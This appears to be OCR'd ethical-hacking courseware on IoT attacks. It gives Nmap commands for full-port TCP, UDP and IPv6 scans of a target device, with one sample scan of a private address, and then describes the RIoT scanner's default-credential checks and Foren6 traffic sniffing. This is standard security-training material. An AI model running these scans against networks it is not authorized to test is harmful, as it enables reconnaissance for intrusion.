
Vulnerability Scanning using Nmap

- Attackers use **vulnerability scanning tools** such as Nmap to identify all the IoT devices connected to the network along with their **open ports** and **services**

Scanning for Vulnerabilities using Nmap

- To scan for a specific IP address
  - **`nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name> <IP>`**
- To check for open TCP and UDP services and ports
  - **`nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`**
- To identify the IPv6 capabilities of a device
  - **`nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name> <IP>`**



Target: 192.168.2.1

Profile:

Command: nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168.2.1

```
nmap-n -sS -p T:0-65535 -A -v -oX 192.168.2.1 -Pn 192.168...
```

```
Starting Nmap [redacted] ( https://nmap.org ) at [redacted]

Vulnerability Scanning

Once the attackers gather information about a target device, they search for the attack surfaces of a device (identify the vulnerabilities) that they can attack. Vulnerability scanning allows an attacker to find the total number of vulnerabilities present in the firmware, infrastructure, and system components of an IoT device that are accessible. After identifying the attack surface area, the attacker will scan for vulnerabilities in that area to identify an attack vector and perform further exploitation on the device.

Vulnerability scanning helps an attacker to identify IoT devices with weak configurations such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications. In contrast, it also assists security professionals in securing IoT devices in the network by determining the security loopholes or vulnerabilities in the current security mechanisms before the attackers can exploit them.

Vulnerability Scanning using Nmap

Attackers use vulnerability-scanning tools such as Nmap to identify the IoT devices connected to the network along with their open ports and services. Nmap generates raw IP packets in different ways to identify live hosts or devices on the network, services offered by them, their operating systems, type of packet filters used, etc.

Attackers use the following Nmap command to scan a specific IP address:

```
nmap -n -Pn -sS -pT:0-65535 -v -A -oX <Name><IP>
```

To perform a complete scan of the IoT device that checks for both TCP and UDP services and ports:

```
nmap -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

To identify the IPv6 capabilities of a device:

```
nmap -6 -n -Pn -sSU -pT:0-65535,U:0-65535 -v -A -oX <Name><IP>
```

Vulnerability Scanning using Retina IoT (RIoT) Scanner

- Retina IoT (RIoT) Scanner **identifies at-risk IoT devices**, such as IP cameras, DVRs, printers, and routers
- This tool gives you an attacker's view of all the IoT devices and their **associated vulnerabilities**

Features

- Identify vulnerable IoT devices
- Check for default or hard-coded passwords
- Perform external scans of up to 256 IP addresses
- Generates reports of IoT vulnerabilities and their remediation

Vulnerability Scanning using Retina IoT (RIoT) Scanner

Source: *https://www.beyondtrust.com*

Retina IoT (RIoT) Scanner identifies at-risk IoT devices, such as IP cameras, DVRs, printers, and routers. This tool gives an attacker's view of all the IoT devices and their associated vulnerabilities. Utilizing precise information such as server banner and header data, RIoT will pinpoint the make and model of a particular IoT device. It also performs tests to find whether that device is using default or hard-coded credentials for telnet, SSH, or basic HTTP authentication, which are the preferred attack vectors that botnets initially use to breach a system. Using this tool, an attacker can specify a target IP or IP range to identify vulnerabilities. RIoT vulnerability scanner allows attackers to identify vulnerable IoT devices, check for default or hard-coded passwords, and perform external scans to identify IoT vulnerabilities.

Sniffing using Foren6

- Attackers use tools like Foren6 to **sniff the traffic** of IoT devices
- Foren6 uses sniffers **to capture 6LoWPAN traffic** and renders the network state in a graphical user interface
